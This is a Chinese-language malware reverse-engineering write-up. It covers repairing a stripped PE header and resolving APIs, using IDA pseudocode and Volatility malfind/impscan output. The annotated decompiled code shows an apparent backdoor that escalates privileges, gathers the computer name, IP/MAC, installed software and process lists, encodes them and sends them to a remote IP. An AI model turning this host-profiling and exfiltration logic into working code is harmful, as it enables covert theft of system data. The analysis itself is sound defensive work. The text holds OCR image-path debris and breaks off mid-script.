01280000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01280010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01280020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01280030  00 00 00 00 00 00 00 00 00 00 00 00 D0 00 00 00  ............?...
01280040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01280050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01280060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01280070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01280080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01280090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
012800A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
012800B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
012800C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
012800D0  50 45 00 00 4C 01 02 00 C2 3A 80 59 00 00 00 00  PE..L.?.?.Y.....
012800E0  00 00 00 00 E0 00 0E 21 0B 01 06 00 00 20 00 00  ....?.!.....  ..
012800F0  00 02 00 00 00 00 00 00 00 11 00 00 00 10 00 00  .┐.......█...█..
01280100  00 30 00 00 00 00 00 10 00 10 00 00 00 02 00 00  .0.....█.█...┐..
01280110  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ¦.......¦.......
01280120  00 40 00 00 00 04 00 00 00 00 00 00 02 00 00 00  .@...¦.......┐..
```

(https://github.com/hasherezade/pe_recovery_tools)



```
v0 = time0(0);
ping244_24D7(601);
if ( (unsigned int)(time0(0) - v0) >= 600 && (v21 = time0(0), v21 >= SHGetValueA_1677()) && IsUserAnAdmin0() )
{
  Adjust_Token_Privilege();                   // 开启"SeDebugPrivilege"
  v2 = LocalAlloc0(64, 0x10000);
  *(_DWORD *)v2 = SHGetValueA_1566();         // 获取随机值
  *(_BYTE *)(v2 + 4) = v7FFE026C;             // 05 系统版本
  *(_BYTE *)(v2 + 5) = v7FFE0270;             // 01
  v5 = ((int (__fastcall *)(int, int))GetCurrentProcess0)(v4, v3);
  *(_BYTE *)(v2 + 6) = IsWow64Process_1927(v5);// 是否为64系统
  *(_BYTE *)(v2 + 7) = unknow_19FD();
  v20 = 64;
  GetComputerNameA0(v2 + 8);                  // 计算器名
  v20 = 64;
  GetComputerNameExA0(2, v2 + 72, &v20);      // ComputerNameDnsDomain
  GetIpAddress_1A7C(v2);                      // 获取ip地址
  v23 = 0;
  sub_17A1B09(v2, &v23, 0);
  if ( *(_BYTE *)(v2 + 6) )
    sub_17A1B09(v2, &v23, 1);
  sub_17A1F69(v2, &v23);
  decodeString(v2, (v23 << 8) + 416);
  v22 = sub_17A121D(v2, (v23 << 8) + 416, 0, 0);
```

没有修复PE头




```
v0 = time(0);
sub_100024D7(601);                        // ping 224.0.0.0, 设置超时时间为601秒 。。。
if ( (unsigned int)(time(0) - v0) >= 0x258 && (v20 = time(0), v20 >= sub_10001677(v1)) && IsUserAnAdmin() )// 判断是否为管理员
{
  sub_1000203A();                         // 提权
  v3 = LocalAlloc(0x40u, 0x10000u);
  *(_DWORD *)v3 = operationreg();         // 操作注册表项 "SOFTWARE\Piriform\Agomo" value="MUID",data="0x092217d8"(随机值), datalength
  *((_BYTE *)v3 + 4) = v7FFE026C;
  *((_BYTE *)v3 + 5) = v7FFE0270;
  v4 = GetCurrentProcess();
  *((_BYTE *)v3 + 6) = is64(v4);          // 判断是否为64位
  *((_BYTE *)v3 + 7) = sub_100019FD();
  nSize = 64;
  GetComputerNameA((LPSTR)v3 + 8, &nSize);    // 获取计算机名
  nSize = 64;
  GetComputerNameExA(ComputerNameDnsDomain, (LPSTR)v3 + 72, &nSize);
  sub_10001A7C((int)v3);                  // 获取IP、MAC信息
  v22 = 0;
  sub_10001B09((int)v3, (int)&v22, 0);
  if ( *((_BYTE *)v3 + 6) )
    sub_10001B09((int)v3, (int)&v22, 1u);     // 获取软件安装列表
  sub_10001F69(v3, &v22);                 // 获取进程列表
  sub_10001129((int)v3, (v22 << 8) + 416);    // 解密 加密字符串
  dwOptionalLength = sub_1000121D((int)v3, (v22 << 8) + 416, 0, 0);
  hMem = LocalAlloc(0x40u, dwOptionalLength + 256);
  sub_1000121D((int)v3, (v22 << 8) + 416, hMem, dwOptionalLength);// 对获取的信息, 使用修改过的BASE64进行加密
  WSAStartup(0x202u, &WSAData);
  sub_10001869();
  v5 = dwOptionalLength;
  v6 = hMem;
  v7 = (const CHAR *)formatip(-40, &Dest);
  v8 = sub_100022CB(v7, v6, v5);
```

修复PE头

API/字符串解密


之前的方法三：Volatility

Volatility是一个内存取证框架。下面是官方wiki中的一个例子，一个删除了PE头文件的病毒。



```
$ python vol.py -f coreflood.vmem -p 2044 malfind
Volatility Foundation Volatility Framework 2.4

Process: IEXPLORE.EXE Pid: 2044 Address: 0x7ff80000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 45, PrivateMemory: 1, Protection: 6

0x7ff80000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x7ff80010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x7ff80020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x7ff80030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

0x7ff80000 0000             ADD [EAX], AL
0x7ff80002 0000             ADD [EAX], AL
0x7ff80004 0000             ADD [EAX], AL
0x7ff80006 0000             ADD [EAX], AL
```

PE头没有内容




```
$ python vol.py -f coreflood.vmem -p 2044 impscan -b 0x7ff81000
Volatility Foundation Volatility Framework 2.4
IAT        Call       Module               Function
---------- ---------- -------------------- --------
0x7ff9e000 0x77dd77b3 ADVAPI32.dll         SetSecurityDescriptorDacl
0x7ff9e004 0x77dfd4c9 ADVAPI32.dll         GetUserNameA
0x7ff9e008 0x77dd6bf0 ADVAPI32.dll         RegCloseKey
0x7ff9e00c 0x77ddeaf4 ADVAPI32.dll         RegCreateKeyExA
0x7ff9e010 0x77dfc123 ADVAPI32.dll         RegDeleteKeyA
0x7ff9e014 0x77ddede5 ADVAPI32.dll         RegDeleteValueA
0x7ff9e018 0x77ddd966 ADVAPI32.dll         RegNotifyChangeKeyValue
0x7ff9e01c 0x77dd761b ADVAPI32.dll         RegOpenKeyExA
0x7ff9e020 0x77dd7883 ADVAPI32.dll         RegQueryValueExA
0x7ff9e024 0x77ddebe7 ADVAPI32.dll         RegSetValueExA
0x7ff9e028 0x77dfc534 ADVAPI32.dll         AdjustTokenPrivileges
0x7ff9e02c 0x77e34c3f ADVAPI32.dll         InitiateSystemShutdownA
0x7ff9e030 0x77dfd11b ADVAPI32.dll         LookupPrivilegeValueA
0x7ff9e034 0x77dd7753 ADVAPI32.dll         OpenProcessToken
0x7ff9e038 0x77dfc8c1 ADVAPI32.dll         RegEnumKeyExA
[snip]
```

使用的API和地址

API/字符串解密

导出IDC脚本以便命名API。

```
python vol.py -f ~/Desktop/win7_trial_64bit.raw --profile=Win7SP0x64 impscan -b 0xfffff88003980000 --output=idc --output-file=imps.idc
```



```
$ cat imps.idc
#include <idc.idc>
static main(void) {
